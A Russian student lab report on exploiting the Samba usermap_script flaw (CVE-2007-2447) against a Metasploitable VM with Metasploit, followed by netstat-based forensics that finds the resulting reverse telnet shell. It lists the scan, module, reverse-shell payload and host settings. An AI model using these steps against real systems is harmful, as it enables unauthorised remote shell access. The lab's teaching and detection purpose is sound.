

ЛАБОРАТОРНАЯ РАБОТА №3.

ИСПОЛЬЗОВАНИЕ уязвимости протокола SAMBA : CVE - 2007 - 2447. СЕТЕВАЯ ФОРЕНЗИКА

Выполнил Трофимов Даниил 11-902.

Ход работы:

1. Были развернуты виртуальные машины Kali Linux и Metasploitable
2. Развернута проверка корректной настройки сети между Metasploitable и Kali Linux
3. Атака на Metasploitable
4. Было проведено сканирование портов Metasploitable на виртуальной машине Kali Linux с помощью команды `(nmap -p 1-65535 -T4 -A -v MS_IP 2>&1 | tee /var/tmp/scan.txt)` и выполнено сканирование виртуальной машины Metasploitable, результат сканирования сохранен в файл `/var/tmp/scan.txt`, определены порты, которые используются пакетом samba, и их статус, выполнив анализ файла, подготовленного на предыдущем шаге, с помощью команды `grep`.

Samba - это программное обеспечение для организации обмена файлами и работы с общими ресурсами между компьютерами

5. Активация эксплоита для использования уязвимости CVE - 2007 - 2447. В терминале атакующей машины была запущена консоль фреймворка Metasploitable. Был найден в списке эксплоитов и запущен эксплоит, позволяющий использовать уязвимость CVE - 2007 - 2447, с помощью команды `use exploit/multi/samba/usermap_script`. Выведен список payload, доступных для данного эксплоита, после выполнения команды `show payloads`. Payload - часть вредоносного ПО, позволяющая «атакующему» контролировать систему «жертвы» после того, как система была взломана, осуществляющая вредоносное действие.
6. Для эксплоита установлен payload, осуществляющий передачу sh-консоли по telnet с помощью команды `set PAYLOAD cmd/unix/reverse`;
7. Выведен список доступных опций для эксплоита с помощью команды `show options`;
8. Установлены значения параметров: RHOST MS_IP, RPORT , LHOST KL_IP;
9. Запущен эксплоит командой `exploit`;
10. Проверка успешности атаки на машину жертвы

Форензика


Выявление аномальной активности на машине-жертве.

1. Проверка на взлом: были повышены привилегии до привилегий супер-пользователя;
2. Осуществлен поиск аномальной активности с помощью утилиты `netstat` - определен перечень «подозрительно» открытых портов и системных процессов, работающих на этих портах;
3. Выполнен анализ таких системных процессов, результатом анализа должно быть обнаружение

«подозрительного» соединения – IP-адреса и порта «атакующего»;

4. Выполнен анализ системных процессов, инициированных «атакующим» и работающих с портом «атакующего» (анализ выполнить по определенному на предыдущем шаге номеру порта «атакующего»), результатом должно быть обнаружение передачи sh-консоли средствами telnet;
5. сохранены результаты анализа в файл /var/tmp/samba.txt.

РЕЗУЛЬТАТ РАБОТЫ:



The screenshot shows a terminal window titled "Metasploitable2-Linux - VMware Workstation 16 Player (Non-commercial use only)". The terminal output is as follows:

```
Thu May 26 10:21:30 EDT 2022
root@metasploitable:/var/tmp/volatility-2.3.1# echo 'Trofimov Daniil 11-902'
Trofimov Daniil 11-902
root@metasploitable:/var/tmp/volatility-2.3.1# cat /var/tmp/samba.txt
tcp      0      0 0.0.0.0:4444      0.0.0.0:*        LISTEN
5332/ruby off (0.00/0/0)
tcp      161    0 192.168.164.130:4444 192.168.164.129:39427 CLOSE_WAIT
-        off (0.00/0/0)
tcp      0      0 192.168.164.130:53821 192.168.164.129:4444 ESTABLISHED
5697/telnet off (0.00/0/0)
tcp      5      0 192.168.164.130:4444 192.168.164.129:39429 CLOSE_WAIT
-        off (0.00/0/0)
tcp      0      0 192.168.164.130:53822 192.168.164.129:4444 ESTABLISHED
5700/telnet off (0.00/0/0)
tcp      89     0 192.168.164.130:4444 192.168.164.129:39412 CLOSE_WAIT
-        off (0.00/0/0)
tcp      332    0 192.168.164.130:4444 192.168.164.129:55998 ESTABLISHED
-        off (0.00/0/0)
tcp      109    0 192.168.164.130:4444 192.168.164.129:39425 CLOSE_WAIT
-        off (0.00/0/0)
tcp      0      0 192.168.164.130:4444 192.168.164.129:53229 ESTABLISHED
5332/ruby off (0.00/0/0)
tcp      19     0 192.168.164.130:4444 192.168.164.129:39389 CLOSE_WAIT
-        off (0.00/0/0)
root@metasploitable:/var/tmp/volatility-2.3.1#
```